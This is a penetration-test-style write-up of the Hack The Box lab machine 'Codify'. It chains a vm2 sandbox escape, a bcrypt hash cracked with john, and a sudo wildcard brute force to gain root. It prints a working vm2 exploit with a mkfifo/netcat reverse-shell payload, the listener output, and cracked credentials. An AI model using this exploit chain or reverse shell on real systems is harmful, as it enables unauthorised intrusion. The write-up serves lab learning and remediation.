Pentesting Report.

——----——----------------------------------

Client: Machine / Codify.

TeamWork:

- **Sh3llr1ck0.**

Content.

Executive Section.

Subject.

Apply pentester guide aiming to revel vulnerabilities present and exploit such vulnerabilities inside the client/machine “Codify”. Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.
The penetration testing was performed under a scope known as “Grey box”methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an ip and domain codify.htb.

Scope.

- Directories: All.
- Domain / subdomains: All.
- Ip: 10.10.11.239

Findings.

Client “Codify” is considered vulnerable as we were able to find and exploit a total of two vulnerabilities allowing us to obtain remote access and further migrate privileges from an unprivileged user to a fully administrator user.
All this actions were performed and able from the initial vulnerability known as Command Injection, commonly used to execute system commands directly on the web server; leaving a gap open for a password brute force attack supported by a wildcard (*) giving us the ability to guess administrator’ password.

Puntaje	Total	Vulnerabilidad	Descripción
8.6 Alto	1	Command Injection	High risk meaning the impact by discovering a way to execute remote commands
7.9 Alto	1	SUDO Privileges.	High risk meaning an open gap to escalate privileges as root user.

Recommendations.

- Command Injection: Upgrading VM2 software into its latest version
- Bash Wildcard: Remove privileges from root execution.

Vulnerabilities Report.

Command Execution Bypass.

Information.

Command Injection is a vulnerability web that can be achieved in many ways. However, all possible ways lead to the same final purpose which is the ability to get system commands executed inside the remote web. Once a way to inject commands is found, it falls within what's known as "bypass" , leaving us an open gap to get a reverse shell.

Details.

Steps to follow in order to replicate the exploitation process.

Step 1:
Enumerating the website and its resources, it was possible to identify VM2 software present and in use as a sandbox. VM2 is developed in Node JS for a safe module execution method for testing.


Step 2:
Starting a "netcat" session in its listen mode, we put our session waiting for such a revshell.

```
const {VM} = require("vm2");
const vm = new VM();
const code = `err = {};
const handler = {
        getPrototypeOf(target) {
        (function stack() {
        new Error().stack;
        stack();
        })();
        }
};
const proxiedErr = new Proxy(err, handler);
try { throw proxiedErr;}
catch ({constructor: c}) {
        c.constructor('return
process')().mainModule.require('child_process').execSync('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.X.X 1234 >/tmp/f');}`

console.log(vm.run(code));
```

Code to generate a revshell connection.


Step 3:
Running such a module execution, we get a revshell connection back to our attacking machine.



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.66] from (UNKNOWN) [10.10.11.239] 35820
/bin/sh: 0: can't access tty; job control turned off
$ whoai; id
/bin/sh: 1: whoai: not found
uid=1001(svc) gid=1001(svc) groups=1001(svc)
$ whoami
svc
$ 
```

Figure 1: Revshell connection back.


Step 4:
Getting a hash located inside an sqlite3 file using the "strings" tool, being possible for us to read its content in a better way.



```
└─$ strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT
)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
        tableusersusers
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    ))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of
coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.ope
n
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based st
uff. Would help me out a lot. Thanks!open
```

Figure 2: Hash found.

Step 5:
Cracking hash algorithm using “john” tool showing us a password in plain text.



```
┌──(kali㉿h4ck)-[~/…/machines/reported/codify/downloaded]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:01:32 DONE (2024-03-22 23:38) 0.01075g/s 14.71p/s 14.71c/s 14.71C/s cr
azy1..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿h4ck)-[~/…/machines/reported/codify/downloaded]
└─$ nano decrypted
```

Figure 3: Password cracked.

Affected Components.

Error.prepareStackTrace

Links.

https://socradar.io/critical-vulnerability-in-vm2-javascript-sandbox-library-exploit-code-available/
https://gist.github.com/seongil-wi/2a44e082001b959bfe304b62121fb76d
https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

Recommendations.

Upgrading VM2 software to its latest version; at writing this report time: 3.9.19.

SUDO Privileges.
Bash Wildcard Allow.


Information.

SUDO Privileges are privileges provided to a user with the ability to run system commands or scripts on behalf of another user, usually with different or higher privileges; most cases under root user. A wildcard vary from system to system, nevertheless the most common character is (*) and allows us, in this case, as an injection, letting us know if a character is part of the final password.

Details.

In privilege escalation, we could execute a bash script, where we needed to feed with a password, being the root password. In here we took advantage of the wildcard discovered (*).

Step 1:
Access to the server through ssh service using previous credentials found: joshua:spongebob1.




```
sudo: 3 incorrect password attempts
svc@codify:/home$ su joshua
su joshua
Password: spongebob1

joshua@codify:/home$
```

Figure4: ssh access accepted.


Step 2:
Listing SUDO privileges which user joshua could execute under the root user.



```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

Step 3:
Running a previous designed privesc.py script for the password brute force attack.




```
joshua@codify:~$ python3 privesc.py
kljh12k3jhaskjh12kjh3
```

Figure 5: Script result kljh12k3jhaskjh12kjh3.

Note: Script designed specifically for brute force attack, taking advantage of our wildcard (*) with "mysql-backup.sh". Script privesc.py available inside github repository.

Step 4:
Migration to root user through command "su root". Feeding up with password obtained from our brute force attack.



```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# whoami; id; ls -al /root\
> ;
root
uid=0(root) gid=0(root) groups=0(root)
total 40
drwx------  5 root root 4096 Mar 23 18:28 .
drwxr-xr-x 18 root root 4096 Oct 31 07:57 ..
lrwxrwxrwx  1 root root    9 Sep 14  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r--  1 root root   22 May  8  2023 .creds
drwxr-xr-x  3 root root 4096 Sep 26 09:35 .local
lrwxrwxrwx  1 root root    9 Sep 14  2023 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Mar 23 18:28 root.txt
drwxr-xr-x  4 root root 4096 Sep 12  2023 scripts
drwx------  2 root root 4096 Sep 14  2023 .ssh
-rw-r--r--  1 root root   39 Sep 14  2023 .vimrc
root@codify:/home/joshua#
```

Figure 6: Root user migration successful.

Affected Components.

SUDO Privileges.


Links.

Sources taken for privesc.py develop.
https://www.datacamp.com/tutorial/python-subprocess
https://www.geeksforgeeks.org/python-subprocess-module/

Recommendations.

Remove SUDO privileges from joshua user in the mysql-backup.sh script.
Follow best programming practices, implementing a prevention characters injectioon method.

Escala de medición.



Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0